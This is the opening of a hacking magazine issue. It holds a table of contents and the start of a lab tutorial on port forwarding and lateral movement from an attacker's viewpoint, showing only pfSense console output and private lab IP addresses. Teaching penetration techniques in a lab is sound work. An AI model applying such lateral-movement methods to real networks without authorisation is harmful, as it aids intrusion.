

How Black Hats own the entire network after gaining initial access?

in Black Hat Hacking Scenario: Part 2

7 tips from cybersecurity expert to stay safe from phishing scams.

Exploit Writing: Part-3
(Downloading Files and payloads)

..with all other regular Features



**RUN YOUR
CLOUD COMPUTER**
from your **SMART DEVICE**



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 11

We at Hackercool Magazine
wish you a
Merry Christmas
and a
Happy New Year.

"CYBERCRIMINAL THREAT ACTORS [ARE] ADOPTING NEW, VARIED, AND INCREASINGLY CREATIVE ATTACK CHAINS – INCLUDING THE USE OF VARIOUS TDS TOOLS – TO ENABLE MALWARE DELIVERY,"

-PROOFPOINT

INSIDE

See what our Hackercool Magazine's November 2023 Issue has in store for you.

1. Black Hat Hacking Scenario:

Part 2

2. Cyber Security:

The vast majority of us have no idea what the padlock icon on our internet browser is - and it's putting us at risk.

3. Metasploit This Month:

Latest Apache Modules

4. Cyber War:

Major cyber attack on Australian port suggests sabotage by a 'foreign actor'.

5. Exploit Writing: Part 3

Downloading files and payloads.

6. Online Security:

Phishing scams: 7 safety tips from a cybersecurity expert.

Downloads

Other Useful Resources

Part 2- Port Forwarding and Lateral Movement

BLACK HAT HACKING SCENARIO

By the time you finish reading this article, you will learn about two important concepts of Black hat Hacking. They are

- 1) Port forwarding and
- 2) Lateral Movement or pivoting.

But before that make sure you have read and understood the Part-1 of this article in our previous Issue. Let's begin with.


Port Forwarding

While reading the Part-1 of this article, did you get any doubt as to how when we placed our target system behind a Network Firewall, it's port 445 was exposed to the internet? Well, it's because of port forwarding.

What is port forwarding? Port Forwarding or Port mapping is a technique using which we can allow ports in our internal network to connect over internet. Let me give you an example. You have a Desktop in your home network (Desktop, not laptop) which you use for some important works.


One day, you have to go out of town or other country but it is important for you to work on your Desktop. You need to have access to it. This can be achieved by using Remote Desktop Protocol (RDP). Remote Desktop Protocol allows users to manage computers remotely. So, you install a RDP server on your Desktop. RDP works by default on port 3389.

A Firewall or Router has access to two networks. They are Local Area Network (LAN) and Wide Area Network (WAN). Your Desktop is in your LAN network while the internet is in your WAN. To be able to access port 3389 in your LAN network (Your Firewall doesn't expose your LAN to WAN network), you need to map port 3389 to your Firewall or router for that matter. Let's see this practically. This is known as port forwarding. For this, we will be going back to the same network we used in Part-1.



Then make some changes to it. This time, we will place Attacker System also behind a Firewall as it is more related to Real World Network nowadays. Almost all devices are behind Routers and Firewalls nowadays.

In it's 2023 global threat report, Crowd Strike reported that the average time to move laterally to the next system from the initial host decreased from 98 minutes in 2021 to 84 minutes in 2022.



Let's see it practically. For this, I install another PfSense Firewall to act as Gateway for the attacker system. Here are the WAN and LAN network of the target system's firewall.

```
Starting syslog...done.
```

```
Starting CRON... done.
```

```
pfSense 2.7.0-RELEASE amd64 Wed Jun 28 03:53:34 UTC 2023
```

```
Bootup complete
```

```
FreeBSD/amd64 (pfSense.home.arp) (ttyv0)
```

```
VMware Virtual Machine - Netgate Device ID: 2c1a85168b1c5538fa80
```


```
*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***
```

```
WAN (wan)      -> em0      -> v4/DHCP4: 192.168.249.160/24
LAN (lan)      -> em1      -> v4: 192.168.223.3/24
```

- | | |
|-----------------------------------|----------------------------------|
| 0) Logout (SSH only) | 9) pfTop |
| 1) Assign Interfaces | 10) Filter Logs |
| 2) Set interface(s) IP address | 11) Restart webConfigurator |
| 3) Reset webConfigurator password | 12) PHP shell + pfSense tools |
| 4) Reset to factory defaults | 13) Update from console |
| 5) Reboot system | 14) Enable Secure Shell (sshd) |
| 6) Halt system | 15) Restore recent configuration |
| 7) Ping host | 16) Restart PHP-FPM |
| 8) Shell | |

Enter an option: █

The target system's IP address is 192.168.223.6.



Given below is the WAN and LAN network information of the Attacker system's Firewall.

Starting syslog...done.

Starting CRON... done.

pfSense 2.7.0-RELEASE amd64 Wed Jun 28 03:53:34 UTC 2023

Bootup complete

FreeBSD/amd64 (pfSense.home.arp) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 572b5d2f4031e3be0890

*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

WAN (wan)	-> em0	-> v4/DHCP4: 192.168.249.159/24
LAN (lan)	-> em1	-> v4: 192.168.110.1/24

- | | |
|-----------------------------------|----------------------------------|
| 0) Logout (SSH only) | 9) pfTop |
| 1) Assign Interfaces | 10) Filter Logs |
| 2) Set interface(s) IP address | 11) Restart webConfigurator |
| 3) Reset webConfigurator password | 12) PHP shell + pfSense tools |
| 4) Reset to factory defaults | 13) Update from console |
| 5) Reboot system | 14) Enable Secure Shell (sshd) |
| 6) Halt system | 15) Restore recent configuration |
| 7) Ping host | 16) Restart PHP-FPM |
| 8) Shell | |

Enter an option: █

The attacker system's IP address is 192.168.110.5

```

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq
_codel state UP group default qlen 1000
    link/ether 00:0c:29:93:da:f0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.5/24 brd 192.168.110.255 scope global d
ynamic noprefixroute eth0
        valid_lft 7149sec preferred_lft 7149sec
    inet6 fe80::8aff:8c6:5ba:be98/64 scope link noprefixrout
e
        valid_lft forever preferred_lft forever

```

